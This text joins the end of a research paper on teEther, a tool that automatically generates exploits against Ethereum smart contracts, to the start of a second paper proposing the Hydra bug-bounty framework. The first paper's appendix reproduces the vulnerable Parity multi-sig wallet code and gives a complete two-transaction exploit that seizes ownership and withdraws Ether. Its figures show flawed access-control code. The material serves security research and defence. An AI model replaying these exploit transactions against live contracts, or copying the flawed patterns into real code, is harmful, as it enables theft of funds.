To reduce computation time by allowing tests on several non-unique contracts at once, we computed the exploit assuming that the contract's storage was set to zero. The first step in evaluation is thus to repeat TEETHER's constraint and exploit generation stages by supplying the contract's actual storage content. Unfortunately, creating an updated exploit fails for 84 (5.71%) of the CALL-based and 28 (9.69%) of the SELFDESTRUCT-based exploits, which means that the generated exploit was a false positive. Note that while the analysis performed by TEETHER is sound in general, this assumption is the only thing breaking soundness in our evaluation. We further discuss this issue in Section 6

If generation of the updated exploit succeeded, we submit its transaction to our test network. To prevent transaction reordering, we wait until the miner processed each transaction before submitting the next. After the

| | CALL | CALLCODE | DELEGATECALL | SELFDESTRUCT | Total | |
|---|---|---|---|---|---|---|
| successful exploit | 1,301 | 1 | 7 | 255 | 1,564 | (88.41%) |
| failed exploit | 85 | 1 | 1 | 6 | 93 | (5.26%) |
| failed update | 84 | 0 | 0 | 28 | 112 | (6.33%) |
| Sum | 1,470 | 2 | 8 | 289 | 1,769 | (100.00%) |

Table 2: Validation results

last transaction has been processed, we check the final balance of the attacker's account. As the attacker's goal is to extract Ether from the target account we call the exploit successful if the final balance is greater than the 100 Ether that we preallocated to it. In order to minimize interference due to processing fees we set the gas price in our test network to 0, i.e., no processing fee is deducted.

The results for all tested 1,769 exploits are given in Table 2. Overall, a large fraction (88.41%) of the generated exploits works as expected: Once all exploit transactions have been processed, the attacker has successfully stolen Ether and increased their own balance.

Overall, 205 exploits (11.59%) failed for mainly two reasons. As mentioned earlier, 112 (6.33%) of all exploits failed in the update stage due to the mismatch in storage between the initial exploit generation and the exploit re-computation on the actual storage contents. To better understand why the exploit did not succeed in the remaining 93 cases, we further analyzed the constraints they induce. About half of these can be attributed to differences between our test network and the actual blockchain. For example, some of these exploits result in constraints based on the current block number or the balance of another account. As we base our test network on a custom genesis block, the current block number will be low when executing the contract, whereas the actual Ethereum blockchain has been constantly growing since 2015 and currently contains over 5,000,000 blocks. Similarly, as our test network only contains three accounts, retrieving another account's balance will always return 0, as these accounts do not exist in our network.

## 5.3 Case Studies

In an effort to shed some light onto the cause of these vulnerabilities, we manually reviewed all vulnerable contracts for which users had uploaded Solidity source code to `etherscan.io`. However, as this was the case for only 44 (3%) contracts, these findings do not provide a comprehensive list of contract vulnerabilities, but rather serve as a case-study. Finally, to protect contracts that are still "live", we only provide a description of the vulnerabilities we found, but do not publish addresses of vulnerable contracts.

Vulnerabilities we found in these contracts can be classified into four categories:

1. Erroneous visibility: Per default, Solidity functions are publicly accessible, unless marked with the keyword `internal`. This can lead to unintended exposure of contract functionalities. For example, one of the 44 contracts implements a betting functionality with a dedicated function to handle a draw. However, this function is not marked as `internal` and can be called directly to transfer funds to arbitrary addresses.

2. Erroneous constructor: In Solidity, a function with the same name as the contract itself serves as the contract's constructor. In contrast to regular functions, the constructor does not become part of the contract's compiled code and is only executed once during contract creation. However, as Solidity does not provide a special keyword to mark the constructor, functions that were meant to be constructors can become regular functions due to ignoring case-sensitivity, spelling mistakes, or oversight during refactoring operations such as renaming. The analyzed contracts contain examples of both, simple mistakes (e.g. Figure 8) and cases where the contract was presumably renamed without renaming the constructor (e.g. contract `MyContract_v1` with constructor `MyContract`).

3. Semantic confusion: Another class of vulnerable contracts stem from different misunderstandings of Ethereum's execution model. For example, these contracts seemingly confuse the contract's total balance (`this.balance`) with the value held by the current transaction (`msg.value`). Other cases neglect the fact that a contract's storage is publicly readable and thus should not be used to store secrets.

4. Logic flaws: The final class of vulnerabilities we observed is caused by logic flaws. For example, the excerpt given in Figure 9 is a flawed implementation of the classical `onlyOwner` modifier, but has an inverted condition. Contrary to the intended behaviour, this allows all marked functions to be called by anyone *but* the owner.

Interestingly, the first three of these categories can be almost exclusively attributed to Solidity. While vulnera-

```
1  contract Owned {
2      address public owner;
3      function owned() {
4          owner = msg.sender;
5      }
6      modifier onlyOwner {
7          if (msg.sender != owner) throw;
8          _;
9      }
10     //...
11 }
```

Figure 8: Erroneous constructor

```
1  modifier  onlyOwner() {
2      require(msg.sender != owner);
3      _;
4  }
```

Figure 9: Flawed `onlyOwner` modifier

bilities due to logic flaws are also common in other domains, others could be prevented through modifications of Solidity. For example, making functions **`internal`** *by default* would eliminate the first category. Likewise, the second category could be eliminated by introducing a dedicated keyword for constructors.

# 6 Discussion

While the evaluation results are promising and our tool has identified several hundreds of vulnerable contracts, there are cases in which our current implementation fails to create working exploits. In this section we discuss some of the underlying assumptions and limitations, both of TEETHER and of the evaluation we performed.

## 6.1 Critical Path Definition

One potential limitation of TEETHER is the broad definition of a critical path, specifically of potentially attacker-controlled instructions. Our definition states that a critical path is a path that contains a slice of a critical instruction which contains at least one potentially attacker-controlled instruction (cf. Definition 1). The inclusion of `SLOAD` and `MLOAD` into the potentially attacker-controlled instructions makes this criterion apply to many paths, even though the corresponding storage or memory locations may never be writable by an attacker. This, in turn, may cause irrelevant paths to be considered in the path generation. While this does not pose a conceptual problem, it can cause a significant increase in computation time and thus lead to a larger number of timeouts. This problem could be alleviated by performing additional checks to match `SLOAD` and `MLOAD` to previous writes to create a more precise definition of critical paths, thereby limiting the number of paths considered.

## 6.2 Inter-Contract Exploits

Furthermore, our current implementation of TEETHER focuses on intra-contract exploits. In fact, however, a contract may call other contracts, and by supporting this inter-contract communication one could find additional exploits. For example, the bug in Parity's multi-signature wallet [6] that allowed an attacker to take over multiple wallets, splits core functionality between two contracts. Whereas one contract acts as the actual Wallet, the other is the support library. Only by combining these two contracts TEETHER could find an exploit of this documented vulnerability. In fact, with all relevant code in a single contract, our tool can indeed find the vulnerability and create a working exploit (see Appendix A).

## 6.3 Evaluation

As described in Section 5, our evaluation initializes the contract's storage to an empty state when we start searching for exploits. This allows us to combine the analysis of contracts that share the same code, reducing the number of tool runs from 784,344 to only 38,757 and has reduced the overall runtime by roughly factor 20. However, this comes at the cost of imprecise results. As we already have observed in 112 cases, an exploit that would work against a contract with empty storage might not work against the same contract with filled storage. Conversely, our current evaluation might also *miss* exploits that only work if the storage contains certain entries. However, this is not a fundamental limitation of TEETHER and can be solved by retrieving the actual storage state from the real Ethereum blockchain, and reapplying it to our local testbed. While it would require to treat all collapsed non-unique contracts separately, as each address has its own storage state, the results obtained would be sound.

# 7 Related Work

In this section we discuss related work in the areas of smart contract analysis and automatic exploitation, and how they relate to the work presented here.

## 7.1 Smart Contract Analysis

Analysis of smart contracts has been an area of active research for the past few years. In a similar vein to the work present herein, Luu et al. [20] presented OYENTE,

a tool to detect certain vulnerabilities like transaction-ordering dependence or reentrancy. However, their work is substantially different from ours in two ways: Firstly, OYENTE only considers a very specific set of vulnerabilities, many of which can also only be exploited by a malicious miner or a by colluding with a miner colluding. In contrast, we give a general vulnerability definition that can be exploited by a much weaker attacker—in fact, anyone with an Ethereum account. Secondly, the goal of OYENTE is only to *detect* a vulnerability. This means that the report generated by OYENTE have to be painstakingly verified on a case-by-case basis. Our tool, on the other hand, is designed to automatically provide an exploit once a vulnerability is found. Validation is then often as easy as executing the exploit transactions and checking the final balance.

Atzei et al. [7] provide a survey on attacks against Ethereum smart contracts, giving a taxonomy and discussing attacks and flaws that have been observed in the wild. While not all attacks they consider provide a monetary benefit to the attacker, some of the attacks presented therein are a special case of the vulnerabilities considered by TEETHER. For example, the multiplayer games attack described in their paper can also be identified and be exploited by our tool—fully automated.

In an effort to support further vulnerability analyses, Matt Suiche has proposed a decompiler [24]. Also, Zhou et al. [26] developed Erays, a tool for reverse engineering smart contracts able to produce high-level pseudocode from compiled EVM code. Yet in contrast to our work, both of these rely on manual contract inspection (although at a higher code abstraction).

Aside from security vulnerabilities, Delmolino et al. [19] describe several pitfalls that can lead to logic flaws in smart contracts. In a similar vein, several works consider the problem of designing good contracts, e.g. Mavridou et al. [21] or Chen et al. [12].

Fröwis and Böhme [14] performed an analysis on trust-dependencies between contracts, revealing that contracts oftentimes rely on further external contracts. This also implies that a vulnerable contract may put other, dependent contracts at risk.

Complementary to vulnerability detection there have also been advances towards verification of smart contracts. The work by Bhargavan et al. [9] presents EVM* and Solidity* that provide a direct translation of a subset of EVM bytecode and Solidity into F* respectively, which can then be used for further verification.

ZEUS, recently presented by Kalra et al. [18], provides a framework to check smart contracts written in Solidity against a user-defined policy. Both contract source code and policy are compiled together into an LLVM-based intermediate representation, which is then further analysed statically, leveraging existing LLVM-IR-based verification tools. Based on this, they analyze 1,524 Ethereum contracts for policy violations against a list of known bugs (including the ones considered by OYENTE). Additionally, they also use ZEUS to check a subset of contracts against contract-specific fairness properties.

Like OYENTE, ZEUS also requires access to a contract's source code, whereas our tool works given only compiled EVM bytecode. Furthermore, in contrast to our tool, ZEUS requires user-interaction to define a policy, which is often contract specific. Finally, a policy violation found by ZEUS does not imply practical exploitability of the contract in question, whereas our tool outputs exploits that can be easily validated.

Finally, Breidenbach et al. [10] proposed using bug bounties to incentivize security analyses of smart contracts. Specifically, they designed a framework that encodes the process of identifying exploits and paying rewards into a smart contract itself, thereby guaranteeing fairness between the bounty payer and the bug finder.

## 7.2 Automatic Exploitation

Another area that is related to our work is the research field of automatic exploitation. Many tools have been proposed that can create specific classes of exploits under certain conditions. Notable examples are: Q, presented by Schwartz et al. [23], can transform a x86 software exploit into another exploit that still works under harder constraints (e.g., Address Space Layout Randomization and W^X). AEG by Avgerinos et al. [8] and MAYHEM by Cha et al. [11] both provide means to create a control flow hijacking exploit using buffer overflows or format string attacks from source code and compiled binaries, respectively. Huang et al. [17] extends the considered attack surface by including the operating system and libraries a compiled binary uses at runtime, and work by Hu et al. [16] considers non-control-flow hijacking exploits by modelling data-oriented exploits.

While all of these share the general idea of symbolic execution, constraint generation, and resolution to generate an exploit—as does the work presented herein—there are major differences. The most obvious difference is that the execution environment of the EVM does not provide an equivalent to buffer overflows or format string exploits. As such, the considered exploits are substantially different. Furthermore, all works mentioned rely on preconditioning, i.e., providing a starting point to the path exploration, most often in the form of a crashing input. In contrast to this, our work can create an exploit only based in the compiled contract's code without further input. Finally, there are also challenges specific to the EVM that do not apply to previous work, primarily handling and resolution of hash-values, which are an integral part of many smart contracts.

## 8 Conclusion

We have presented a generic definition of vulnerable contracts and a methodology for automatic exploit generation based on this definition. In a large-scale analysis encompassing 38,757 contracts from the Ethereum blockchain, teEther identified 815 as vulnerable. Furthermore, teEther successfully generated 1,564 working exploits against Ethereum accounts that use these contracts. This illustrates that smart contract security should be taken seriously, especially as these exploits are fully anonymous and trivial to conduct—they only require an Ethereum account. Exploit generation, as we have shown, can be fully automated.

Over the last years, Ethereum has seen a rapid and steady increase in value. Should this trend continue into the future, smart contract exploitation will only become more lucrative, and in turn, seeking protection will become even more important. Our methodology and especially concrete tools such as teEther can help in finding, understanding, and preventing exploits *before* they cause losses. Finally, our systematic analysis of the real Ethereum blockchain has revealed that the problem of highly-critical vulnerabilities in smart contracts is way larger than anecdotal evidence might suggest.

## Acknowledgements

We would like to thank the anonymous reviewers for their comments. Furthermore, this project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700176 ("SISSDEN").

## References

[1] `https://coinmarketcap.com`. Accessed Feb 1st, 2018.

[2] `https://soliditylang.com/documentation/language-specifications.html`. Accessed Feb 1st, 2018.

[3] `https://blog.consensusx.com/dissecting-the-two-malicious-ethereum-messages-that-cost-30m-but-couldve-cost-100m-155e023a9500`. Accessed Feb 1st, 2018.

[4] `https://www.nytimes.com/2016/06/18/business/dealbook/hacker-may-have-removed-more-than-50-million-from-experimental-cybercurrency-project.html`. Accessed Feb 1st, 2018.

[5] `https://github.com/ethereum/go-ethereum`. Accessed Feb 1st, 2018.

[6] `https://paritytech.io/the-multi-sig-hack-a-postmortem/`. Accessed Feb 1st, 2018.

[7] Atzei, N., Bartoletti, M., and Cimoli, T. A Survey of Attacks on Ethereum Smart Contracts (SoK). In *Proceedings of the 6th International Conference on Principles of Security and Trust (POST'17)* (2017).

[8] Avgerinos, T., Cha, S. K., Hao, B. L. T., and Brumley, D. Automatic exploit generation. In *Proceedings of the 18th Network and Distributed System Security Symposium (NDSS'11)*.

[9] Bhargavan, K., Delignat-Lavaud, A., Fournet, C., Gollamudi, A., Gonthier, G., Kobeissi, N., Kulatova, N., Rastogi, A., Sibut-Pinote, T., Swamy, N., et al. Formal verification of smart contracts: Short paper. In *Proceedings of the 11th ACM SIGSAC Workshop on Programming Languages and Analysis for Security (PLAS'16)* (2016).

[10] Breindenbach, L., Daian, P., Tramèr, F., and Juels, A. Enter the hydra: Towards principled bug bounties and exploit-resistant smart contracts. In *Proceedings of the 27th USENIX Security Symposium (USENIX Security'18)* (2018).

[11] Cha, S. K., Avgerinos, T., Rebert, A., and Brumley, D. Unleashing mayhem on binary code. In *Proceedings of the 33rd IEEE Symposium on Security and Privacy (S&P'12)* (2012).

[12] Chen, T., Li, X., Luo, X., and Zhang, X. Under-optimized smart contracts devour your money. In *Proceedings of the 24th IEEE International Conference on Software Analysis, Evolution and Reengineering (SANER'17)* (2017).

[13] De Moura, L., and Bjørner, N. Z3: An efficient smt solver. In *Proceedings of the 14th International Conference on Tools and Algorithms for the Construction and Analysis of Systems (TACAS'08)* (2008).

[14] Fröwis, M., and Böhme, R. In code we trust? In *Proceedings of the First International Workshop on Cryptocurrencies and Blockchain Technology (CBT'17)* (2017).

[15] Hart, P. E., Nilsson, N. J., and Raphael, B. A formal basis for the heuristic determination of minimum cost paths. *IEEE Transactions on Systems Science and Cybernetics 4*, 2 (1968).

[16] Hu, H., Chua, Z. L., Adrian, S., Saxena, P., and Liang, Z. Automatic generation of data-oriented exploits. In *Proceedings of the 24th USENIX Security Symposium (USENIX Security'15)* (2015).

[17] Huang, S.-K., Huang, M.-H., Huang, P.-Y., Lu, H.-L., and Lai, C.-W. Software crash analysis for automatic exploit generation on binary programs. *IEEE Transactions on Reliability 63*, 1 (2014).

[18] Kalra, S., Goel, S., Dhawan, M., and Sharma, S. Zeus: Analyzing safety of smart contracts. In *Proceedings of the 25th Network and Distributed System Security Symposium (NDSS'18)* (2018).

[19] Kevin Delmolino, Mitchell Arnett, A. K. A. M., and Shi, E. Step by step towards creating a safe smart contract: Lessons and insights from a cryptocurrency lab. Cryptology ePrint Archive, Report 2015/460, 2015. `https://eprint.iacr.org/2015/460`.

[20] Luu, L., Chu, D.-H., Olickel, H., Saxena, P., and Hobor, A. Making Smart Contracts Smarter. In *Proceedings of the 23rd ACM SIGSAC Conference on Computer and Communications Security (CCS'16)* (2016).

[21] Mavridou, A., and Laszka, A. Designing secure ethereum smart contracts: A finite state machine based approach. *arXiv preprint arXiv:1711.09327* (2017).

[22] Nakamoto, S. Bitcoin: A peer-to-peer electronic cash system. `http://www.bitcoin.org/bitcoin.pdf`, 2009.

[23] Schwartz, E. J., Avgerinos, T., and Brumley, D. Q: Exploit hardening made easy. In *Proceedings of the 20th USENIX Security Symposium (USENIX Security'11)* (2011).

[24] Suiche, M. Porosity: A decompiler for blockchain-based smart contracts bytecode. *DEF CON 25* (2017).

[25] Wood, G. Ethereum: A Secure Decentralised Generalised Transaction Ledger. `http://gavwood.com/Paper.pdf`, 2014.

[26] Zhou, Y., Kumar, D., Bakshi, S., Mason, J., Miller, A., and Bailey, M. Erays: Reverse engineering ethereum's opaque smart contracts. In *Proceedings of the 27th USENIX Security Symposium (USENIX Security'18)* (2018).

```
contract MultiOwned{
  uint public m_numOwners;
  uint public m_required;
  uint[256] m_owners;
  mapping(uint => uint) m_ownerIndex;
  mapping(bytes32 => PendingState) m_pending;
  bytes32[] m_pendingIndex;
  struct PendingState { uint yetNeeded; uint ownersDone; uint index; }
  modifier onlymanyowners(bytes32 _operation) {
    if (confirmAndCheck(_operation)) _;
  }
  function confirmAndCheck(bytes32 _operation) internal returns (bool) {
    uint ownerIndex = m_ownerIndex[uint(msg.sender)];
    if (ownerIndex == 0) return;
    var pending = m_pending[_operation];
    if (pending.yetNeeded == 0) {
      pending.yetNeeded = m_required;
      pending.ownersDone = 0;
      pending.index = m_pendingIndex.length++;
      m_pendingIndex[pending.index] = _operation;
    }
    uint ownerIndexBit = 2**ownerIndex;
    if (pending.ownersDone & ownerIndexBit == 0) {
      if (pending.yetNeeded <= 1) {
        delete m_pendingIndex[m_pending[_operation].index];
        delete m_pending[_operation];
        return true;
      }else{
        pending.yetNeeded--;
        pending.ownersDone |= ownerIndexBit;
      }
    }
  }
  function initMultiowned(address[] _owners, uint _required) {
    m_numOwners = _owners.length + 1;
    m_owners[1] = uint(msg.sender);
    m_ownerIndex[uint(msg.sender)] = 1;
    for (uint i = 0; i < _owners.length; ++i)
    {
      m_owners[2 + i] = uint(_owners[i]);
      m_ownerIndex[uint(_owners[i])] = 2 + i;
    }
    m_required = _required;
  }
  function pay(address to, uint amount) onlymanyowners(sha3(msg.data)){
    to.transfer(amount);
  }
}
```

Figure 10: Minimal example of the Parity-Wallet Bug

## A Parity-Wallet Bug

Figure 10 shows a minimal working example of the Parity-Wallet Bug in a single contract. Lines 1-44 are taken verbatim from the original Parity wallet[4].

We ran TEETHER on this contract with the goal to produce an exploit transferring 1 Ether from the contract (address `0x400...000`) to the attacker (address `0x012...567`). TEETHER produces the following exploit in 26.74 seconds:

```
------------------------------------------------
Transaction 1
------------------------------------------------
from:  0x0123456789abcdef0123456789abcdef01234567
to:    0x4000000000000000000000000000000000000000
data:  c57c 5f60 0000 0000 0000 0000 0000 0000
       0000 0000 0000 0000 0000 0000 0000 0000
       0000 0000 0000 0000 0000 0000 0000 0000
       0000 0000 0000 0000 0000 0000 0000 0000
       0000 0000
value: 0

------------------------------------------------
Transaction 2
------------------------------------------------
from:  0x0123456789abcdef0123456789abcdef01234567
to:    0x4000000000000000000000000000000000000000
data:  c407 6876 0000 0000 0000 0000 0000 0000
       0123 4567 89ab cdef 0123 4567 89ab cdef
       0123 4567 0000 0000 0000 0000 0000 0000
       0000 0000 0000 0000 0000 0000 0de0 b6b3
       a764 0000 0000 0000 0000 0000 0000 0000
       0000 0000 0000 0000 0000 0000 0000 0000
       0000 0000 0000 0000 0000 0000 0000 0000
       0000 0000 0000 0000 0000 0000 0000 0000
value: 0
```

The first transaction of this exploit calls function `initMultiowned` (`c57c5f60`) with all-zeros as arguments, i.e., an empty `_owners`-array and 0 as `_required`. This function will re-initialize the contract's owner information, setting `m_numOwners` to 1 and adding **`msg.sender`**, the attacker, to `m_owners[]` as the sole owner.

The second transaction then calls `pay` (`c4076876`), with the attacker's address (`0x012...567`) as `to` and $10^{18} = 0$xde0b6b3a7640000 (1 Ether in Wei) as `amount`. As the attacker has been set as the sole owner by the previous transaction, the function `confirmAndCheck` called by the `onlymanyowners` modifier will return **`true`**, allowing the function to proceed and leading to the transfer of 1 Ether to the attacker.

[4] https://github.com/paritytech/parity/blob/4d08e7b0aec46443bf26547b17d10cb302672835/js/src/contracts/snippets/enhanced-wallet.sol#L284

# Enter the Hydra: Towards Principled Bug Bounties and Exploit-Resistant Smart Contracts*

Lorenz Breidenbach
lorenzb@inf.ethz.ch
*Cornell Tech, IC3,† ETH Zürich*

Philip Daian
phil@cs.cornell.edu
*Cornell Tech, IC3†*

Florian Tramèr
tramer@cs.stanford.edu
*Stanford*

Ari Juels
juels@cornell.edu
*Cornell Tech, IC3,† Jacobs Institute*

## Abstract

Bug bounties are a popular tool to help prevent software exploits. Yet, they lack rigorous principles for setting bounty amounts and require high payments to attract economically rational hackers. Rather than claim bounties for serious bugs, hackers often sell or exploit them.

We present the *Hydra Framework*, the first general, principled approach to modeling and administering bug bounties that incentivize bug disclosure. Our key idea is an *exploit gap*, a program transformation that enables runtime detection, and rewarding, of critical bugs. Our framework transforms programs via *N-of-N-version programming*, a variant of classical N-version programming that runs multiple independent program instances.

We apply the Hydra Framework to *smart contracts*, small programs that execute on blockchains. We show how Hydra contracts greatly amplify the power of bounties to incentivize bug disclosure by economically rational adversaries, establishing the first framework for rigorous economic evaluation of smart contract security. We also model powerful adversaries capable of *bug withholding*, exploiting race conditions in blockchains to claim bounties before honest users can. We present *Submarine Commitments*, a countermeasure of independent interest that conceals transactions on blockchains.

We design a simple, automated version of the Hydra Framework for Ethereum (`ethereum.org`) and implement two Hydra contracts, an ERC20 standard token and a Monty-Hall game. We evaluate our implementation for completeness and soundness with the official Ethereum Virtual Machine test suite and live blockchain data.

## 1 Introduction

Despite theoretical and practical advances in code development, software vulnerabilities remain an ineradicable security problem. Vulnerability reward programs—a.k.a. *bug bounties*—have become instrumental in organizations' security assurance strategies. These programs offer rewards as incentives for hackers to disclose software bugs. Unfortunately, hackers often prefer to exploit critical vulnerabilities or sell them in gray markets.

The chief reason for this choice is that the bugs eligible for large bounties are generally weaponizable vulnerabilities. The financial value of critical bugs (0-days) in gray markets may exceed bounty amounts by a factor of as much as ten to one hundred [2]. For example, while Apple offers a maximum 200k USD bounty, a broker intermediary such as Zerodium purportedly offers 1.5 million USD for certain iPhone jailbreaks. In some cases hackers can monetize vulnerabilities themselves for large payouts [15, 11]. Modest bounties may thus fail to successfully incentivize disclosure by rational actors [43].

Pricing bounties appropriately can also be hard because of a lack of research giving principled guidance. Payments are often scheduled arbitrarily based on bug categories and may not reflect bugs' market value or impact. For example, Apple offers up to 100k USD for generic bugs defined as "Extraction of confidential material protected by the Secure Enclave Processor" [43].

Finally, bounties present a problem of fair exchange. A bounty payer does not wish to pay before reviewing an exploit, while hackers are wary of revealing exploits and risking non-payment (e.g., [26, 4, 54]). This uncertainty creates a market inefficiency that limits incentives for rational hackers to uncover vulnerabilities.

We introduce the *Hydra Framework*, the first principled approach to bug bounty administration that addresses these challenges. Our framework deters economically rational actors, including black-hat hackers, from exploiting bugs or selling them in underground markets. We focus on smart contracts as a use case to demonstrate our framework's power analytically and empirically.

*The first three authors contributed equally to this work.
†Initiative for Cryptocurrencies and Contracts, `initc3.org`





**Figure 1: Hydra program with heads $f_1$, $f_2$, and $f_3$.** Example on right shows effect of bug induced by input $X$ in $f_3$.

**The Hydra Framework.** Our key idea is to build support for bug detection and bounties into software at development time using a concept that we call an *exploit gap*. This is a program transformation that makes critical bugs *detectable* at runtime, but *hard to exploit*.

We propose an exploit gap technique that we refer to as *N-of-N-version programming* (NNVP). A variant of classical N-version programming, NNVP leverages multiple versions of a program that are independently developed, or otherwise made heterogeneous. In the Hydra Framework, these program versions, or *heads*, are executed in parallel within a meta-program called a *Hydra program*.

In stark contrast to N-version programming's goal of *fault tolerance* (i.e., where the program attempts to produce a correct output even in the face of partial failures), NNVP focuses on *error detection and safe termination*. If heads' outputs are identical, a Hydra program runs normally. If the outputs diverge for some input, a dangerous state is indicated and the program aborts and pays out a bounty. The basic idea is depicted in Figure 1.

A bug is only exploitable if it affects all Hydra heads identically. If failures are somewhat uncorrelated across heads, a bug in one head is thus unlikely to affect the Hydra program as a whole. Moreover, an adversary that breaks one head and, instead of claiming a bounty, tries to generalize the exploit, risks preemption by honest bounty hunters. We show that even when an exploit's market value exceeds the bounty by multiple orders of magnitude, economically rational hackers are incentivized to disclose bugs rather than attempt an exploit.

**A Hydra Framework for smart contracts.** We focus on smart contracts, programs that execute on blockchains such as Ethereum [14]. They are especially well suited as a use case given several distinctive properties:

- *Heightened vulnerability:* Smart contracts are often financial instruments. Bugs usually directly affect funds, enabling hackers to extract (pseudonymous) cryptocurrency, as shown by tens of millions of dollars worth of Ethereum stolen from [15] and [11]. Smart contract binaries are publicly visible and executable, and often open-source. Given their high value and exposure to adversarial study and attack, smart contracts urgently require new bug-mitigation techniques.
- *Unique economic properties:* A smart contract's cryptocurrency balance is often a direct measure of an exploit value. This facilitates principled bounty price setting in our framework. Moreover, blockchain protocols are often secured through both cryptography and economic guarantees. For the first time, we lift similar economic safety guarantees to the smart-contract level, creating programs with measurable economic security.
- *Bounty automation:* Application of our framework to and by smart contracts can award bounties automatically. The result is a *fair exchange* of bugs for bounties and *guaranteed payment* for the first valid submitted bug. Bounties are *transparent* to bounty hunters and can be adjusted *dynamically* to reflect contracts' changing value, creating a stable bounty marketplace.
- *Graceful termination:* Smart contracts are not (yet) mission critical software and can often be aborted with minimal adverse effects, as required for NNVP. Remediation of the DAO and Parity multisig attacks involved refunding users, a mechanism considered in this paper.

We design a Hydra Framework for Ethereum and evaluate it on two applications, an ERC20 token [55] and a Monty Hall game [56]. In both cases, we produce three independent implementations of a common contract specification, using three different programming languages in the Ethereum ecosystem. The Hydra Framework automatically instruments these contract "heads" so that they interact with a common Hydra *meta-contract*. The meta-contract acts as a generic proxy that delegates incoming transactions to each head in turn and pays out a bounty in the event of a disagreement between the heads. Our Hydra ERC20 token is deployed on the Ethereum main network (with a 3000 USD bounty), the first principled, automated and trust-free bug bounty. Our framework is applicable to over 76% of Ethereum contracts in use. Our full framework code, tests, and experiments are available at `thehydra.io`.

**Major challenges.** Several papers [33, 21] criticize traditional N-version programming, observing that multiple versions of a program often exhibit correlated faults—an ostensible hitch in our framework.

We revisit these papers and show that NNVP achieves an appealing cost-benefit trade-off, by abandoning *fault-tolerance* in favor of *error detection*. Compared to the majority voting scheme used in N-version programming, partial independence is greatly amplified by NNVP, which requires agreement by *all* heads. Previous experimental results in fact show that NNVP can achieve a large exploit gap in Hydra programs. In particular, we review high-profile smart contract failures, showing that

NNVP would have addressed many of them.

A second challenge arises in automating bug bounties for smart contracts. Decentralized blockchain protocols allow adversaries to perform *front-running*—ordering their transactions ahead of those of honest users [51]. As a result, a naïvely implemented bounty contract is vulnerable to *bug-withholding* attacks: upon finding a bug in one head, a hacker can withhold it and try to compromise all heads to exploit the full contract. If an honest user discovers a bug, the hacker front-runs her and claims the bounty first. Thus, withholding carries no cost for the hacker, removing incentives for early disclosure.

We propose *Submarine Commitments*, a countermeasure of independent interest that temporarily conceals a bounty claim among ordinary transactions, preventing a hacker from observing and front-running a claim. We formally define security for Submarine Commitments and prove that they effectively prevent bug withholding.

**Contributions.** Our main contributions are:

- *The Hydra Framework:* We propose, analyze, and demonstrate the first general approach to principled bug bounties. We introduce the idea of an *exploit gap* and explore *N-of-N-version programming* (NNVP) as a specific instantiation. We demonstrate the power of NNVP Hydra programs in revisiting the N-version programming literature and provide the first quantifiable notion of economic security for smart contracts.
- *Bug withholding and Submarine Commitments:* We identify the subtle *bug-withholding* attack. To analyze its security, we present a strong, formal adversarial model that encompasses front-running and other attacks. We introduce a countermeasure of independent interest called *Submarine Commitments* and prove that it effectively prevents bug withholding. Frontrunning is a widespread, costly flaw in blockchain applications more general than bug withholding [8] [10] [12] [51], and Submarine Commitments provide a mitigation usable for exchanges, auctions, and other systems.
- *Implementation:* We implement a Hydra Framework for Ethereum and instantiate it for an ERC20 token and a Monty Hall game. We measure costs of running multi-headed contracts on-chain and showcase Hydra's soundness and applicability, concluding that our framework can automatically transform the majority $(76\%)$ of contracts used in Ethereum while passing all official virtual machine tests. Our bounty-backed, three-headed Hydra ERC20 token is live on Ethereum.

## 2 Preliminaries and Notation

**Programs.** Let $f$ denote a stateful program. From a state $s$, running $f$ on input $x$ produces output $y$ and updates $s$. For an input sequence $X = [x_1, x_2, \dots]$, we denote by $\texttt{run}(f, X) \coloneqq [y_1, y_2, \dots]$ a serial *execution trace* of $f$ starting at the initial state and outputting $y_i$ on input $x_i$.

**Exploits.** For a program $f$, let $\mathbb{I}$ be an abstract *ideal program* that defines $f$'s intended behavior. I.e., for any input $X$, $\texttt{run}(\mathbb{I}, X)$ is the correct output. The input space is assumed to be bounded and input sequences are finite.

We assume that a program may produce a *fallback* output $\perp$ if it detects that the execution is diverging from intended behavior (e.g., throwing an exception on a stack overflow). The ideal program $\mathbb{I}$ never outputs $\perp$. If a program $f$ outputs $\perp$ on some input $x_i$, then all subsequent outputs in that execution trace will also be fallbacks. A program's execution trace is a *fallback trace* if it agrees with the ideal program up to some input $x_i$, and then outputs $\perp$. Let $A \sqsubset B$ denote that sequence $A$ is a strict prefix of sequence $B$. The set of fallback traces is then

$$\mathcal{Y}_\perp \coloneqq \left\{ Y \mid \exists i. [y_1, \dots, y_i] \sqsubset \texttt{run}(\mathbb{I}, X) \wedge \textstyle\bigwedge_{j=i+1}^{n} (y_j = \perp) \right\},$$

We define an *exploit* against $f$ as any input sequence $X$ for which $f$'s output is neither that of the ideal program nor a fallback trace. If $E(f, \mathbb{I})$ denotes the *exploit set* of $f$ with respect to $\mathbb{I}$, then $X \in E(f, \mathbb{I})$ if and only if $\texttt{run}(f, X) \notin \mathcal{Y}_\perp \cup \{\texttt{run}(\mathbb{I}, X)\}$. Note that the notions of ideal program, fallback output, and exploit are oblivious to the representation of the program's internal state.

**Exploit gaps and bug bounties.** A program transformation $\mathbb{T}$ combines $N \geq 1$ programs into a program $f^* \coloneqq \mathbb{T}(f_1, f_2, \dots, f_N)$. Our notion of exploit gap aims to capture the idea that $f^*$ has fewer exploits than the original $f_i$. However, directly relating the sizes $|E(f^*, \mathbb{I})|$ and $|E(f_i, \mathbb{I})|$ is problematic as these quantities are hard to measure. Instead, we define a *probabilistic* notion of exploit gap, for input sequences sampled from a distribution $\mathcal{D}$ (e.g., the distribution of user inputs to a program).

**Definition 1** (Exploit Gap)**.** *A program transformation $\mathbb{T}(f_1, f_2, \dots, f_N) \coloneqq f^*$ introduces an* affirmative exploit gap *for a distribution $\mathcal{D}$ over inputs sequences $X$ if*

$$\mathit{gap} \coloneqq \frac{\Pr_{X \in \mathcal{D}} \left[ X \in \bigcup_{i=1}^{N} E(f_i, \mathbb{I}) \right]}{\Pr_{X \in \mathcal{D}} \left[ X \in E(f^*, \mathbb{I}) \right]} > 1 \,. \qquad (1)$$

